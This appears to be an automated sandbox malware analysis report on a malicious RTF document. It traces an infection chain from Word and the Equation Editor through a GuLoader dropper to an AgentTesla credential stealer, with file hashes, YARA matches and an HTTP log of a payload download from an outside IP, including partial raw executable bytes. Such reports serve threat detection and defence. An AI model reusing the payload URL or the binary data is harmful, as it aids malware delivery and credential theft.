Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM.SM.SM..Q..RM..o.UM.ek.RM.RichSM.....PE..L.. ..#L.....B.....$..... ....@.....E.....QE.....t...(....0....B.....P.E.....0... .....text...$. ....`.data...p.... ....@....rsrc.....B..0....B..0.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\T81Ip9NCGi.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Dec 2 03:57:13 2021, mtime=Thu Dec 2 03:57:13 2021, atime=Thu Dec 2 03:57:16 2021, length=18403, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.531820687735484
Encrypted:	false
SSDEEP:	12:8N2PFgXg/XAlCPCHaXeBhB/z+X+Wnba/sAm4Ticvbly41sAm4VDtZ3YilMMEpxRG:8N4/XTuzc15AseCAjDv3q7Qd7Qy
MD5:	8593369DA2490C4D690D72E160EC2CA3
SHA1:	4FC38185BEEEC9C367C20A048077C56D56A0B2D4
SHA-256:	34C5DFDBE2E81FB98D38382C1C530D3E95AF48709CC84EF9BE6E46BB0BE6723F
SHA-512:	D92CF3B334A39874B8CFECBCADE7DD6F626412E4411CD3E53C7566076B8D89EC8280CF60D2D8DC0ADCA68DCA9A945B87AA6FE42B1FA5B140883C48EEE8F2544D
Malicious:	false
Preview:	L.....F.... ...S...9...S...9....V..9....G.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S"..Desktop.d.....QK.X.S"*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9...f.2..G...S)' .T81IP9~1.RTF..J.....S".S"*.....T.8.1.l.p.9.N.C.G.i...r.t.f.....x.....-...8...[.....?J.....C:\Users\..#.....\\226546\Users.user\Desktop\T81Ip9NCGi.rtf.%.....\....\....\....\....\....\.D.e.s.k.t.o.p.\.T.8.1.l.p.9.N.C.G.i...r.t.f.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226546.....D_....3N...W...9..g.....[D_....3N...W...9..g...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.748011161929185
Encrypted:	false
SSDEEP:	3:bDuMJlpWsVtvomxW6Btvov:bCiWsVVjVy
MD5:	1D77163C0F35431030160BF3341C3B4B
SHA1:	BB1F38491850D9953B0CA1E2492D4D55B39F3E50
SHA-256:	D1DEC03FB357CAEBB191B639244E0762D6F8F177BAD7E314AE80B952BDE8C384
SHA-512:	2EB3AB0A9775433EB7285364B4F5534EE4EA50725611754D4A262C030763D164A13A1DA5E20B96F550894E006711E4C16F91B8A346A4142216EF045002D2D798
Malicious:	false
Preview:	[folders]..Templates.LNK=0..T81Ip9NCGi.LNK=0..[misc]..T81Ip9NCGi.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\3RY9W7X3.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	62
Entropy (8bit):	4.029999133836105
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2lOCsRRGcTk/n:vEMWXlOCsRR6
MD5:	ADB392BC717EDD06CE9EC32DCECFE628
SHA1:	EED907EBCE20C46D1FCC3D55AA60C896FCA0543D
SHA-256:	60AB9E8D2AB8FE84107A6DEC8FBBFAED35786593B2D17E05D116CAFAE84FADC2
SHA-512:	F8C69C818D06E9F8E2AFCFD42126671DAF8AA578BA5F7510C2159EC401DB0DB010D26C778996BA64FA86BDEE47D3A9A0B655EAAA9DB2E76B08336CDC3EFFB3BA
Malicious:	false
IE Cache URL:	live.com/
Preview:	wla42..live.com/.1536.738723328.30927982.255686239.30926650.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\W56Z07SP.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	62
Entropy (8bit):	4.092532149055232
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2udSLCsKfOW2I/n:vEMWXS8Csq2+
MD5:	4627BA4A1F33E5418EBE1537A38D5993
SHA1:	DA04BE94C45C85115B543C742C2037374E89C30D
SHA-256:	DB56B1FCD113AC79ECE19BAA1D68DDED7341C419B2498250218F3A5C6783BC70
SHA-512:	C0DEAB6D1863A717C852FDF72E31F59A1D6B60C7A9443FF6C74CBD59E13AC3898751343556784A8218FFF5CE9E72581F291A32E93BB5E1CD24BFE78ECF8CB65A
Malicious:	false
Preview:	wla42..live.com/.1536.788723328.30927982.300770641.30926650.*.

C:\Users\user\AppData\Roaming\misv.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	135018
Entropy (8bit):	7.060957913639306
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ubvh1q2SRdteVQNOqeOEgyVlzba:gbE/HUjva2udnNOqbByVlPa
MD5:	1DA682EC8DCBC375B6E76660EF46D3FD
SHA1:	B7DA4D771226B5A4F045B0D8A263451612EE3303
SHA-256:	6D624544826CC99182030BB50757944FEE3734EA01E8C37A77A22214BFF4B9DF
SHA-512:	2077475610EAA19020D7AFA36896B3E995D66651F4D0E8B4EB8523D64EA8C4B5C48778081182C033FD3C330A253EF8FA34E935BAD4EF7947CD17EE09B126AA4F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: QEw7lxB2iE.rtf, Detection: malicious, Browse • Filename: sKxsGhU1Wg.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

C:\Users\user\Desktop\~$1Ip9NCGi.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3

C:\Users\user\Desktop\~$1Ip9NCGi.rtf	
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	131595
Entropy (8bit):	7.073841941088541
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ub+HbksLwq6cttYgSj+LaQitS42:gbE/HUjwkshtOlj+LaQitE
MD5:	99BDB5995C8DD619A3EC2B799D1CF868
SHA1:	7EB9E30BA8572F07A1E88972AD8F14954E84EB39
SHA-256:	C6F93EB69924750ADBE61115B2D6A200D534E783C6BD4CA0E2C0CD2969E9469E
SHA-512:	8A2817D4CD4D9584C0C723CA96550B65F530C6DE6193B977239CE3C90C8EB0E3942B7ECF2AC3F12C730AE053C3A88993D54BFED16FEE6B2CC5AA5083105C526
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Joe Sandbox View:	• Filename: QEw7lxB2iE.rtf, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.8961893755654535
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	T81Ip9NCGi.rtf
File size:	18403
MD5:	79b064007e51e1cfb2f7c91c732242a9
SHA1:	c4748fd11683b4b02e5bbc13746005a023f66568
SHA256:	b5784dc5717d0733bcdd150fda07cc94bcc2e2529e0f03e3bb9ec9b623302496
SHA512:	ae4601607f1ab7cd49cf1bd3f99b814936cdaa1fbd0d4c48194e914c843ad35720a9aa3d0ea7a8c236247d0c166188c4fdc6b17be7da560827eb471ab01b100b
SSDEEP:	384:B8TOyxGioDT31T1cn2UXNaMoPjhaeFkfylzc:B8TjxmDT3CFNShpFUMc
File Content Preview:	{\rtf79583|!`=_-^;.<?*?^?!^!%.%_.?57#~:7@9:[:6~?%@.<.2_=!!!4,9??]%?%][+_39*9~&%3=?0#42>>|;~1)@;54@?)/?,?7;5?%?677).^9_?|934~|,&28_5?3/2+4.%%0?`^(3]?%~).12!/#*~%?.]|.>+7-_-@@2?*<&)>@;;]>$?[.?_!|&%=8<&2`4%!_*~.~8'%+%1>?%].'.*7$'4.|',9~'=7!!47./??;9:,:#?%.<[

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000005F3h								no
1	000005C3h								no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 20:59:55.853311062 CET	192.168.2.22	8.8.8.8	0x6471	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 1, 2021 20:59:57.084176064 CET	192.168.2.22	8.8.8.8	0x6897	Standard query (0)	eruitg.bl.files.1drv.com	A (IP address)	IN (0x0001)
Dec 1, 2021 21:00:02.072386026 CET	192.168.2.22	8.8.8.8	0x9122	Standard query (0)	fspzka.bl.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 20:59:55.888254881 CET	8.8.8.8	192.168.2.22	0x6471	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 20:59:57.183187008 CET	8.8.8.8	192.168.2.22	0x6897	No error (0)	eruitg.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 20:59:57.183187008 CET	8.8.8.8	192.168.2.22	0x6897	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 21:00:02.143680096 CET	8.8.8.8	192.168.2.22	0x9122	No error (0)	fspzka.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 21:00:02.143680096 CET	8.8.8.8	192.168.2.22	0x9122	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.122.180

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.3.122.180	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 20:57:58.035166025 CET	0	OUT	GET /1100/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.122.180 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 20:57:58.153230906 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 19:57:58 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Last-Modified: Wed, 01 Dec 2021 09:20:35 GMT ETag: "2020b-5d2122fb5045c" Accept-Ranges: bytes Content-Length: 131595 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 e0 04 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 e0 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 11 00 00 00 c0 04 00 00 12 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@@.texthj `.rdatan@@.data@.ndata``.rsrc@@

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1724 Parent PID: 596

General

Start time:	20:57:16
Start date:	01/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f860000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1124 Parent PID: 596

General

Start time:	20:57:18
Start date:	01/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2836 Parent PID: 1124

General

Start time:	20:57:20
Start date:	01/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	131595 bytes
MD5 hash:	99BDB5995C8DD619A3EC2B799D1CF868
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 20%, ReversingLabs

Reputation:	low

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Acly3.exe PID: 2804 Parent PID: 2836

General

Start time:	20:57:23
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Imagebase:	0x400000
File size:	21304624 bytes
MD5 hash:	E32061DA9B34B82E0AB5D0E53CAF5A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.679995330.00000000003E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities — Show Windows behavior

Analysis Process: CasPol.exe PID: 2524 Parent PID: 2804

General

Start time:	20:58:28
Start date:	01/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Imagebase:	0xda0000
File size:	107680 bytes
MD5 hash:	10FE5178DFC39E15AFE7FED83C7A3B44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: CasPol.exe PID: 2052 Parent PID: 2804

General

Start time:	20:58:29
Start date:	01/12/2021

Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Imagebase:	0xda0000
File size:	107680 bytes
MD5 hash:	10FE5178DFC39E15AFE7FED83C7A3B44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: CasPol.exe PID: 672 Parent PID: 2804

General

Start time:	20:58:29
Start date:	01/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Imagebase:	0xda0000
File size:	107680 bytes
MD5 hash:	10FE5178DFC39E15AFE7FED83C7A3B44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.690406382.000000001E5B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.690406382.000000001E5B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000002.679892617.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000000.560395041.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Registry Activities

Show Windows behavior

Analysis Process: misv.exe PID: 2812 Parent PID: 672

General

Start time:	20:59:21
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Roaming\misv.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\misv.exe"
Imagebase:	0x400000
File size:	135018 bytes
MD5 hash:	1DA682EC8DCBC375B6E76660EF46D3FD
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis